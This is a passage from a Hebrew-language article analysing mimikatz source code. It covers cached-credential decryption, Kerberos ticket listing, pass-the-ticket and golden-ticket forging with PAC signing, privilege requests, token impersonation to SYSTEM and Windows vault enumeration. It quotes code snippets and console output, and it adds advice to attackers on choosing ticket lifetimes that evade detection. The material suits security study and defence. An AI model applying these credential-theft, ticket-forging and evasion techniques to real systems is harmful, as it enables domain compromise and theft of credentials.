		kull_m_string_wprintf_hex(pTbal->NtOwfPassword, sizeof(pTbal->NtOwfPassword), 0);
	}
	if(pTbal->flags & 2)
	{
		kprintf(L"\n    * LM   : ");
		kull_m_string_wprintf_hex(pTbal->LmOwfPassword, sizeof(pTbal->LmOwfPassword), 0);
	}
	if(pTbal->flags & 4)
	{
		kprintf(L"\n    * SHA1 : ");
		kull_m_string_wprintf_hex(pTbal->ShaOwPassword, sizeof(pTbal->ShaOwPassword), 0);
	}
	if(pTbal->flags & 8)
	{
		kprintf(L"\n    * DPAPI: ");
		kull_m_string_wprintf_hex(pTbal->DPAPIProtected, sizeof(pTbal->DPAPIProtected), 0);
	}
}
```

lsadump::cache - בצורה דומה למה שהצגנו עד עכשיו, אופן קבלת ה-system key זהה למקודם וכך גם בעניין המפתח polKey כאשר אנו מקבלים security hive. הקוד מנסה לפענח את המידע שקיים בתוך Secrets\NL$KM\CurrVal באמצעות polKey. נקבל מפתח נוסף שנקרא לו כעת ntKey. כעת, נקרא את הערכים בתוך Secrets\NL$KM\CurrVal\cache - וננסה לפענח אותו בעזרת ה-ntkey ואלגוריתם AES.

Kerberos module - 3 heads and what?

מדובר באחד המודולים האהובים על כותבי המאמר. המודל מכיל כמה פקודות מעניינות שנתייחס לחלקן.

הפקודה **kerberos::list** מציגה את כל ה-ticket-ים של המשתמש (TGT + TGS) שבזיכרון. בשביל כך, הפקודה משתמשת ב-LsaCallKerberosPackage על מנת לתקשר עם חבילות האימות השונות (הפונקציה נוצרה במקור בשביל אפליקציות המבצעות logon; אבל מי קבע שמימיקץ לא אחת כזו?) עם הדגל KerbQueryTicketCacheExMessage המייצג את סוג ההודעה שנרצה לשלוח. האובייקט שנשלח בהודעה:

```
typedef struct _KERB_QUERY_TKT_CACHE_REQUEST {
  KERB_PROTOCOL_MESSAGE_TYPE MessageType;
  LUID LogonId;
} KERB_QUERY_TKT_CACHE_REQUEST,*PKERB_QUERY_TKT_CACHE_REQUEST;
```

כמענה, נקבל תשובה המתאימה לאובייקט:

```
typedef struct _KERB_QUERY_TKT_CACHE_RESPONSE
{
    KERB_PROTOCOL_MESSAGE_TYPE MessageType;
    ULONG CountOfTickets;
    KERB_TICKET_CACHE_INFO Tickets[ANYSIZE_ARRAY];
} KERB_QUERY_TKT_CACHE_RESPONSE, *PKERB_QUERY_TKT_CACHE_RESPONSE;
```

כאשר לפי הדוקומנטציה החלק של ה-ticket-ים יכיל אובייקטים הנראים כך:

```
typedef struct _KERB_TICKET_CACHE_INFO {
  UNICODE_STRING ServerName;
  UNICODE_STRING RealmName;
  LARGE_INTEGER  StartTime;
  LARGE_INTEGER  EndTime;
  LARGE_INTEGER  RenewTime;
  LONG           EncryptionType;
  ULONG          TicketFlags;
} KERB_TICKET_CACHE_INFO, *PKERB_TICKET_CACHE_INFO;
```

ועבור פקודת **kerberos::ask** המגישה TGT לצורך קבלת TGS נשלח את ההודעה (שמנו בהערות את הערכים שהוכנסו לכל שדה):

```
typedef struct _KERB_RETRIEVE_TKT_REQUEST {
  KERB_PROTOCOL_MESSAGE_TYPE MessageType; // KerbRetrieveEncodedTicketMessage or 8
  LUID LogonId;  // not referred
  UNICODE_STRING TargetName; // target received from user.
  ULONG TicketFlags;
  ULONG CacheOptions; // to user's choise if he want.
  LONG EncryptionType; // to user's choise if rc4, aes, des...
  SecHandle CredentialsHandle;
} KERB_RETRIEVE_TKT_REQUEST,*PKERB_RETRIEVE_TKT_REQUEST;
```

עבור **Kerberos::ptt**, כלומר Pass-the-Ticket, נשלח את ההודעה:

```
typedef struct _KERB_SUBMIT_TKT_REQUEST {
  KERB_PROTOCOL_MESSAGE_TYPE MessageType;
  LUID LogonId;
  ULONG Flags;
  KERB_CRYPTO_KEY32 Key;
  ULONG KerbCredSize;
  ULONG KerbCredOffset;
} KERB_SUBMIT_TKT_REQUEST, *PKERB_SUBMIT_TKT_REQUEST;
```

כאשר סוג ההודעה היא 8 - KerbSubmitTicketMessage ונוסיף את הכרטיס בסוף ההודעה.

בונוס: פקודת **kerberos::golden**. לא היינו יכולים להישאר אדישים לקוד במודל הנוכחי שיוצר את golden ticket. למי שפחות בקיא במתקפה אנחנו ממליצים לקרוא את המאמר **המדהים**[1]:

2nd Step to Tame a Kerberos: Hit It Where It Hurts

מגליון 135 שבו נתנאל כהן ועדי מליאנקר (הנני) מציגים ומסבירים כל סוג מתקפה מבוססת קרברוס בדומיין.

במהלך הפקודה, mimikatz מוציא את כתובת ה-crypto system מהזיכרון בעזרת CDLocateCSystem (לא מתועדת) ומשיג את הזמן הנוכחי בעזרת GetSystemTimeAsFileTime.

[1] הערת העורך :)

הכרטיס שהכלי יוצר יהיה בפורמט:

```
typedef struct _KIWI_KERBEROS_TICKET {
    PKERB_EXTERNAL_NAME ServiceName;
    LSA_UNICODE_STRING  DomainName;
    PKERB_EXTERNAL_NAME TargetName;
    LSA_UNICODE_STRING  TargetDomainName;
    PKERB_EXTERNAL_NAME ClientName;
    LSA_UNICODE_STRING  AltTargetDomainName;

    LSA_UNICODE_STRING  Description;

    FILETIME    StartTime;
    FILETIME    EndTime;
    FILETIME    RenewUntil;

    LONG        KeyType;
    KIWI_KERBEROS_BUFFER    Key;

    ULONG       TicketFlags;
    LONG        TicketEncType;
    ULONG       TicketKvno;
    KIWI_KERBEROS_BUFFER    Ticket;
} KIWI_KERBEROS_TICKET, *PKIWI_KERBEROS_TICKET;
```

כאשר, נשים את ה-username שקיבלנו מהמשתמש בשדה של ClientName ובשם השירות: Krbtgt בדיפולט (ניתן לשים גם שמות של שירותים אחרים. דרך אגב, זו גם הסיבה מדוע אין פקודת "kerberos::**silver**" עבור מתקפת silver ticket ומשתמשים בפונקציה של golden) ואת שם היעד.

לאחר מכן, הקוד מאחסן את הערכים הרלוונטיים עבור הדומיין ומגדיר את הזמנים של הטיקט לפי הקלט מהמשתמש במידה והיה כזה (**הערת סופר**: בחיאתתת אם אתם יוצרים ticket 'זדוני' תבדקו לפני את פוליסת הדומיין מבחינת הפוליסות של קרברוס [MaxTicketAge, MaxRenewAge, MaxServiceAge] ואל תלכו על **הערך הדיפולטי של 10 שנים**! כן כן מה שקראתם, לפי הקוד הערך הדיפולטי של כל TGT או TGS שאתם יוצרים הוא 10 שנים. רוצים לנחש כמה מסובך לצוות הכחול למצוא טיקטים עם אורך חיים כזה מוגזם? היגיינת OPSEC בסיסית).

כאשר שם השירות אינו krbtgt, נוסיף גם את הדגל KERB_TICKET_FLAGS_initial). בהמשך, ניצור פרטי PAC על המשתמש המתאימים לאובייקט:

```
typedef struct _PAC_INFO_BUFFER {
    ULONG ulType;
    ULONG cbBufferSize;
    ULONG64 Offset;
} PAC_INFO_BUFFER, *PPAC_INFO_BUFFER;

typedef struct _PACTYPE {
    ULONG cBuffers;
    ULONG Version;
    PAC_INFO_BUFFER Buffers[ANYSIZE_ARRAY];
} PACTYPE, *PPACTYPE;
```

נוכל לראות כאן את החלק המבצע את החתימה:

```
status = pCheckSum->InitializeEx(key, keySize, KERB_NON_KERB_CKSUM_SALT, &Context);
if(NT_SUCCESS(status))
{
    pCheckSum->Sum(Context, pacLenght, pacType);
    pCheckSum->Finalize(Context, checksumSrv);
    pCheckSum->Finish(&Context);
    status = pCheckSum->InitializeEx(key, keySize, KERB_NON_KERB_CKSUM_SALT, &Context);
    if(NT_SUCCESS(status))
    {
        pCheckSum->Sum(Context, pCheckSum->CheckSumSize, checksumSrv);
        pCheckSum->Finalize(Context, checksumpKdc);
        pCheckSum->Finish(&Context);
    }
}
```

מה קורה בפועל? ניזכר במה שרשמנו במאמר על מתקפות Kerberos (עמוד 35) בנוגע לאיך מחושב ה-Checksum:

1. ה-PAC המלא נבנה כולל מקום ל-2 החתימות. תוכן החתימות הוא אפסים.
2. מפעילים את ה-Checksum על ה-PAC במלואו ומכניסים את הפלט למקום חתימת השרת.
3. מפעילים על ה-Checksum שחושב את ה-Checksum עם המפתח של ה-KDC.
4. מכניסים את המידע למיקום של החתימה של ה-KDC.

וזה בדיוק מה שקורה. לאחר מכן, מתבצעת הצפנה על מנת ליצור את החלק של encTicket. קיים תהליך נוסף המתייחס ליצירת AppKrbCred, אך לא נתייחס אליו היות והוא לא סטנדרטי ונדיר. לבסוף, ה-ticket מוכנס בעזרת ההודעה:

```
typedef struct _KERB_SUBMIT_TKT_REQUEST {
  KERB_PROTOCOL_MESSAGE_TYPE MessageType;
  LUID LogonId;
  ULONG Flags;
  KERB_CRYPTO_KEY32 Key;
  ULONG KerbCredSize;
  ULONG KerbCredOffset;
} KERB_SUBMIT_TKT_REQUEST, *PKERB_SUBMIT_TKT_REQUEST;
```

Privilege - כי כולם אוהבים הרשאות

לפני שנתחיל, נזרוק כמה מילים על Access token כי הפרק ידבר עליו. Access token משמש על מנת לתאר security context של תהליך או thread. בכל פעם שמשתמש מתחבר למערכת, LSASS מוסיף לאובייקט שמייצג את משתמש את ה-SIDs שהיוזר מקושר אליהם בנוסף (קבוצות). הוא מסתכל במסד הפוליסות הלוקאלי LGPO של המכונה (אשר מתעדכן אל מול פוליסות הדומיין ב-DC מעת לעת) ולפי כל רשומות ה-SIDs שהיוזר מקושר אליהם מקבל access token שמייצג את ההרשאות ומשאבים שהוא זכאי אליהם.

לאחר יצירת ה-token, LSASS משכפל אותו, יוצר handle שניתן להעביר אל Winlogon (ביחד עם הודעה שהאימות התרחש בהצלחה) וסוגר את ה-handle של עצמו. בצורה דומה, לכל התהליכים של המשתמש, יהיו את העתקים של אותו ה-access token. קרי, מה מותר ומה אסור לתהליכים של היוזר לעשות.

מודל אבטחת המידע של Windows מתבסס על העובדה שכל תהליך הרץ עם token בעל הרשאות **debug** (כמו זה שיש למשתמש Administrator) יוכל לבקש (ולקבל) גישה לכל תהליך הרץ במ"ה. הוא יוכל לקרוא ולכתוב לזיכרון התהליך, להזריק קוד, להשהות ולחדש ריצה של threads ולתשאל מידע על תהליכים אחרים.

בצורה כזו תהליכים כמו Process Explorer ו-Tasks Manager עובדים בשביל למנף את הפונקציונאליות שלהם עבור המשתמש. ברור לנו שמכניזם זה מתנגש חזיתית עם מודלי אבטחת מידע נוספים בפלטפורמה (ומגיע לשרת את mimikatz בצורה מעולה).

המודול Privilege מכיל את הפקודות הבאות:

```
Module :        privilege
Full name :     Privilege module

          debug   -  Ask debug privilege
         driver   -  Ask load driver privilege
       security   -  Ask security privilege
            tcb   -  Ask tcb privilege
         backup   -  Ask backup privilege
        restore   -  Ask restore privilege
         sysenv   -  Ask system environment privilege
             id   -  Ask a privilege by its id
           name   -  Ask a privilege by its name
```

התיאור מסביר בצורה טובה את הפקודות והשימוש שלהן. כלומר, בתור משתמשים שמריצים את mimikatz תחת הרשאות administrator נוכל לבקש הרשאות שונות (ולרוב) לקבל אותן:

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # privilege::driver
Privilege '10' OK

mimikatz # privilege::security
Privilege '8' OK

mimikatz # privilege::tcb
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (7) c0000061

mimikatz # privilege::backup
Privilege '17' OK

mimikatz # privilege::restore
Privilege '18' OK

mimikatz # privilege::sysenv
Privilege '22' OK
```

3 שאלות פשוטות עולות מהשימוש הזה בכלי:

- **אונו**: מה אלה ההרשאות האלה?
- **דוס**: למה אנחנו צריכים אותן בכלל?
- **טרס**: איך mimikatz משיג לנו אותן?
- **קואטרו:** למה שביקשנו את tcb זה לא עבד?

נתחיל מהסוף, כאשר ביקשנו את tcb קפצה שגיאה ולא קיבלנו אותו. השגיאה אומרת שלתהליך של mimikatz אין את ההרשאות לבקש את ההרשאות הנ"ל אבל רגעעע אנחנו רצים תחת משתמש **Administrator**, אז למה עדיין זה לא מתאפשר?

במאמר Inside LSASS רשמתי על תהליכים מוגנים (Protected Procceses Light) ועל היתרון שלהם. אם לתמצת את הנאמר שם הרי זה שישנם תהליכים ליבתיים שמערכת ההפעלה רוצה להגן עליהם. בשביל כך נכנסו לחיינו ה-PPL-ים אשר מחלקים את התהליכים בסביבת Windows ל-8 רמות באמצעות "חתימות" (כל תהליך שרץ במערכת ההפעלה חתום עם תעודה דיגיטלית על ידי יישות כלשהי):

Open for Full Access

Signer Name (PS_PROTECTED_SIGNER)	Level	Used For
PsProtectedSignerWinSystem	7	System and minimal processes (including Pico processes).
PsProtectedSignerWinTcb	6	Critical Windows components. PROCESS_TERMINATE is denied.
PsProtectedSignerWindows	5	Important Windows components handling sensitive data.
PsProtectedSignerLsa	4	Lsass.exe (if configured to run protected).
PsProtectedSignerAntimalware	3	Anti-malware services and processes, including third party. PROCESS_TERMINATE is denied.
PsProtectedSignerCodeGen	2	NGEN (.NET native code generation).
PsProtectedSignerAuthenticode	1	Hosting DRM content or loading user-mode fonts.
PsProtectedSignerNone	0	Not valid (no protection).

More Secure

ככול שהיישות שחתמה על התהליך חזקה יותר, כך רמת החתימה חזקה יותר וכך ניתן לבקש הרשאות על תהליכים מוגנים אחרים. WinTcb רץ תחת רמה 6 בעוד ש-mimikatz רץ תחת רמה 0. לכן, זה ברור שלא נוכל לקבל את ההרשאות שלו.

בקובץ kuhl_m_privilege.c נוכל לראות את פונקציה kuhl_m_privilege_simple שאחראית על כל הסיפור:

```
NTSTATUS kuhl_m_privilege_simple(ULONG privId)
{
	ULONG previousState;
	NTSTATUS status = RtlAdjustPrivilege(privId, TRUE, FALSE, &previousState);
	if(NT_SUCCESS(status))
		kprintf(L"Privilege \'%u\' OK\n", privId);
	else PRINT_ERROR(L"RtlAdjustPrivilege (%u) %08x\n", privId, status);
	return status;
}
```

המודול משתמש בפונקציה RtlAdjustPrivilege (מאחורי הקלעים עושה שימוש ב-AdjustTokenPrivileges) שמקבלת כפרמטר את מספר ההרשאה הרצויה ומנסה להעלות את הרשאות המשתמש אליו. הפונקציה קוראת את ה-access token ומפעילה/מבטלת הרשאות **שכבר צריכות להיות ל-token**. נוכל לראות את ה-header של הפונצקציה (ותכל'ס להבין ממנו הכל):

```
BOOL AdjustTokenPrivileges(
  [in]            HANDLE            TokenHandle,
  [in]            BOOL              DisableAllPrivileges,
  [in, optional]  PTOKEN_PRIVILEGES NewState,
  [in]            DWORD             BufferLength,
  [out, optional] PTOKEN_PRIVILEGES PreviousState,
  [out, optional] PDWORD            ReturnLength
);
```

להלן ה-enum של ההרשאות (מודגשות ההרשאות שניתן לבקש במפורש ב-mimikatz):

```
SeCreateTokenPrivilege = 1,
SeAssignPrimaryTokenPrivilege = 2,
SeLockMemoryPrivilege = 3,
SeIncreaseQuotaPrivilege = 4,
SeUnsolicitedInputPrivilege = 5,
SeMachineAccountPrivilege = 6,
SeTcbPrivilege = 7,
SeSecurityPrivilege = 8,
SeTakeOwnershipPrivilege = 9,
SeLoadDriverPrivilege = 10,
SeSystemProfilePrivilege = 11,
SeSystemtimePrivilege = 12,
SeProfileSingleProcessPrivilege = 13,
SeIncreaseBasePriorityPrivilege = 14,
SeCreatePagefilePrivilege = 15,
SeCreatePermanentPrivilege = 16,
SeBackupPrivilege = 17,
SeRestorePrivilege = 18,
SeShutdownPrivilege = 19,
SeDebugPrivilege = 20,
SeAuditPrivilege = 21,
SeSystemEnvironmentPrivilege = 22,
SeChangeNotifyPrivilege = 23,
SeRemoteShutdownPrivilege = 24,
SeUndockPrivilege = 25,
SeSyncAgentPrivilege = 26,
SeEnableDelegationPrivilege = 27,
SeManageVolumePrivilege = 28,
SeImpersonatePrivilege = 29,
SeCreateGlobalPrivilege = 30,
SeTrustedCredManAccessPrivilege = 31,
SeRelabelPrivilege = 32,
SeIncreaseWorkingSetPrivilege = 33,
SeTimeZonePrivilege = 34,
SeCreateSymbolicLinkPrivilege = 35
```

נשים לב שאת שאר ההרשאות ניתן לדרוש בעזרת id או name:

```
mimikatz # privilege::id 35
Privilege '35' OK
```

Token module - who am I?

נגענו במודל הקודם לא מעט ב-access tokens אז נמשיך עם מודל שלם אשר מוקדש רק להם. כבר עכשיו שווה לעצור שנייה ולומר שאם אתם פחות מכירים את הרעיון של Impersonation Levels ב-Windows אנחנו ממליצים בחום לקרוא את הדוקומנטציה של Microsoft בנושא (עיניין של פחות מ-5 דקות) לפני הפרק הנוכחי.

המודל **token**, אשר ממומש רובו בקובץ kuhl_m_token.c, מאפשר ל-Mimikatz לקיים אינטראקציה עם Windows authentication tokens, כולל התחזות אל token-ים קיימים, הדפסה שלהם למסך ומציאה כאלה השייכים אל Domain admins על המכונה.בשביל כך, הכלי עושה שימוש במספר פונקציות המומושות בספריית Advapi32.dll. הדוגמה הכי נפוצה לשימוש במודל היא **token:elevate** להעלאת הרשאות התהליך של תוכנת mimikatz אל NT AUTHORITY\SYSTEM:

```
mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

696     {0;000003e7} 1 D 47493    NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;0005c331} 1 F 1396760  JON\domain_admin     S-1-5-21-1403467943-1367565381-54031474-1108    (14g,24p)   Primary
 * Thread Token  : {0;000003e7} 1 D 7190486  NT AUTHORITY\SYSTEM  S-1-5-18        (04g,21p)       Impersonation (Delegation)
```

נעבור על מספר פקודות מוכרות במודל ונסביר כיצד הן עובדות מאחורי הקלעים:

token::whoami - מציג את פרטי ה-token הנוכחיים. הקוד מקבל את ה-access token בעזרת syscalls של OpenProcessToken (קבלת access token המשויך לתהליך הנוכחי) על GetCurrentProcess אשר מחזיר handle לתהליך הנוכחי. בהמשך, אנו מציגים את ה-token של ה-thread בעזרת OpenThreadToken על GetCurrentThread בצורה דומה למקודם. לאחר מכן, הכלי מציג את המידע על ה-token בעזרת קריאה אל GetTokenInformation והדפסתו למסך. די פשוט.

token::Revert - מאפשר לתהליך של mimikatz לחזור אל ה-token הקודם. גם פה המימוש די פשוט - קוראים לפונקציה SetThreadToken(null,null) אשר גורמת ל-thread להפסיק להשתמש ב- impesonation token ואז הקוד מקור מבצע את הלוגיקה של token::whoami על מנת להציג את ה-token הנוכחי למסך.

token::List - שולף מידע על תהליכים במערכת בעזרת NtQuerySystemInformation (כשמו כן הוא) כדוגמת process pid ומבצע על כל pid את הלוגיקה של token::whoami.

token::elevate - ראשית, אנו יוצרים מערך עם המשתמשים הרלוונטיים אליהם נרצה לעבור. בדיפולט, מדובר ב-system ולכן המערך יכיל אותו במידה ולא נספק שם אחר. הפונקציה עוברת על כל המשתמשים במערך, קוראת לפונקציה DuplicateTokenEx עם הדגלים TOKEN_IMPERSONATE TOKEN_QUERY, והדגלים של TokenImpersonation עבור הפרמטר ImpersonationLevel ומשתמשת בפונקציה SetThreadToken(NULL, hNewToken) על מנת לעבור ל-token החדש.

לבסוף, כמובן שגם פה מתבצעת הלוגיקה של token::whoami על מנת להציג את ה-token הנוכחי למסך:

```
if(pData->elevateIt ||  pData->runIt)
{
	if(DuplicateTokenEx(hToken, TOKEN_QUERY | TOKEN_IMPERSONATE | (pData->runIt ? (TOKEN_ASSIGN_PRIMARY |
	{
		if(pData->elevateIt)
		{
			if(SetThreadToken(NULL, hNewToken))
			{
				kprintf(L" -> Impersonated !\n");
				kuhl_m_token_whoami(0, NULL);
				isUserOK = FALSE;
			}
			else PRINT_ERROR_AUTO(L"SetThreadToken");
		}
```

token::run - ראשית, בדומה ל-token::elevate אנו יוצרים מערך עם המשתמשים הרלוונטיים אליהם נרצה לעבור. בדיפולט, מדובר ב-system ולכן המערך יכיל אותו. לכל משתמש, נקרא ל-DuplicateTokenEx עם מלא מלא דגלים:


TOKEN_QUERY | TOKEN_IMPERSONATETOKEN_ASSIGN_PRIMARY | TOKEN_DUPLICATE | TOKEN_ADJUST_DEFAULT | TOKEN_ADJUST_SESSIONID

ועם הערכים TokenPrimary (אשר מייצג access token שנוצר לרוב על ידי הקרנל ומוקצה לתהליך כדי לייצג את מידע האבטחה המוגדר כברירת מחדל עבור אותו תהליך) עבור TokenType ו-SecurityAnonymous (אשר מאפשר ל-thread להתחזות אל token של כניסה אנונימית) עבור ImpersonationLevel. נשתמש ב-CreateEnvironmentBlock על מנת לייצר את משתני הסביבה המתאימים למשתמש שמכיל את ה-token שאליו נראה להתחזות ולבסוף נריץ תוכנה בהרשאות של המשתמש בעל ה-token שיצרנו בעזרת CreateProcessAsUser.

לאחר שהתהליך נוצר, נעשה שימוש ב-anonymous pipe לתקשורת בין תהליכים, כותבים את הפלט של התהליך החדש ל-anonymous pipe וכך גם הקריאה משם.

Cracking the Vault module

הדרך בה Windows מאכלסת את סיסמאות של scheduled tasks ואפליקציות מקומיות שונות היא באמצעות אובייקטים שנקראים **vaults**. כן כן, מעין כספות ששומרות מידע. מדובר בפיצ'ר די ישן שהגיע עם Windows 7 אבל הוא בהחלט עדיין קיים היום ואפילו עוזר לא פעם בפתרונות בהסמכות אינטרנטיות ~~(אהמ אהמ)~~. אז איך עובדים איתו? פשוט מאוד, על ידי כניסה אל Credential Manager ניתן להוסיף נתונים ולראות את אלו שכבר קיימים עבור אתרים ואפליקציות:



ניתן למצוא את ה-credentials בנתיב הבא:

```
%Systemdrive%\Users\{Username}\AppData\Local\Microsoft\Credentials
```

נחזור ל-mimikatz. באמצעות הפקודה **vault::list** ניתן להדפיס את תוכן הכספות למסך (במידה ויש כאלה).

בקובץ kuhl_m_vault.c ניתן לראות כיצד mimikatz טוען את ה-vaults ועובר עליהן.

ראשית, באמצעות שימוש בספריית vaultcli.dll הוא מאתחל את המודל ובודק שכל הפונצקיות הנדרשות פועלות:

```
NTSTATUS kuhl_m_vault_init()
{
    if(hVaultCli = LoadLibrary(L"vaultcli"))
    {
        VaultEnumerateItemTypes = (PVAULTENUMERATEITEMTYPES) GetProcAddress(hVaultCli, "VaultEnumerateItemTypes");
        VaultEnumerateVaults = (PVAULTENUMERATEVAULTS) GetProcAddress(hVaultCli, "VaultEnumerateVaults");
        VaultOpenVault = (PVAULTOPENVAULT) GetProcAddress(hVaultCli, "VaultOpenVault");
        VaultGetInformation = (PVAULTGETINFORMATION) GetProcAddress(hVaultCli, "VaultGetInformation");
        VaultEnumerateItems = (PVAULTENUMERATEITEMS) GetProcAddress(hVaultCli, "VaultEnumerateItems");
        VaultCloseVault = (PVAULTCLOSEVAULT) GetProcAddress(hVaultCli, "VaultCloseVault");
        VaultFree = (PVAULTFREE) GetProcAddress(hVaultCli, "VaultFree");
        VaultGetItem7 = (PVAULTGETITEM7) GetProcAddress(hVaultCli, "VaultGetItem");
        VaultGetItem8 = (PVAULTGETITEM8) VaultGetItem7;

        isVaultInit = VaultEnumerateItemTypes && VaultEnumerateVaults && VaultOpenVault && VaultGetInformation && VaultEnumerat
    }
    return STATUS_SUCCESS;
}
```

הפקודה list (המיוצגת על ידי פונקציית kuhl_m_vault_list) קוראת לפונקציה VaultEnumerateVaults על מנת לבצע אנומרציה לכספות. בשביל לפתוח handler לכל כספת, הכלי משתמש בפקודות מערכת של VaultOpenVault ו-VaultGetInformation על מנת לאסוף מידע על כל כספת בנפרד. כלומר, מתבצע חיפוש של מיקום הכספות, לאחר מכן מתבצעת משיכה של התוכן שלהן, אחר כך הקוד מפרסר את התוכן ומציג אותו למסך.

במהלך תהליך ה-enumeration, mimikatz מחפשת את התבניות הבאות:

```
const VAULT_SCHEMA_HELPER schemaHelper[] = {
    {{{0x3e0e35be, 0x1b77, 0x43e7, {0xb8, 0x73, 0xae, 0xd9, 0x01, 0xb6, 0x27, 0x5b}}, L"Domain Password"},         NULL},
    {{{0xe69d7838, 0x91b5, 0x4fc9, {0x89, 0xd5, 0x23, 0x0d, 0x4d, 0x4c, 0xc2, 0xbc}}, L"Domain Certificate"},      NULL},
    {{{0x3c886ff3, 0x2669, 0x4aa2, {0xa8, 0xfb, 0x3f, 0x67, 0x59, 0xa7, 0x75, 0x48}}, L"Domain Extended"},         NULL},
    {{{0xb2e033f5, 0x5fde, 0x450d, {0xa1, 0xbd, 0x37, 0x91, 0xf4, 0x65, 0x72, 0x0c}}, L"Pin Logon"},                      kuhl_m_vault_list_descItem_PINLogon
    {{{0xb4b8a12b, 0x183d, 0x4908, {0x95, 0x59, 0xbd, 0x8b, 0xce, 0x72, 0xb5, 0x8a}}, L"Picture Password"}, kuhl_m_vault_list_descItem_PINLogonOrPicturePasswor
    {{{0xfec87291, 0x14f6, 0x40b6, {0xbd, 0x98, 0x7f, 0xf2, 0x45, 0x98, 0x6b, 0x26}}, L"Biometric"},                  kuhl_m_vault_list_descItem_PINLogon
    {{{0x1d4350a3, 0x330d, 0x4af9, {0xb3, 0xff, 0xa9, 0x27, 0xa4, 0x59, 0x98, 0xac}}, L"Next Generation Credential"},      kuhl_m_vault_list_descItem_ngc},
};
```

כאשר כל GUID מייצג סוג אובייקט אחר. נסכם הכל יפה יפה בטבלה:

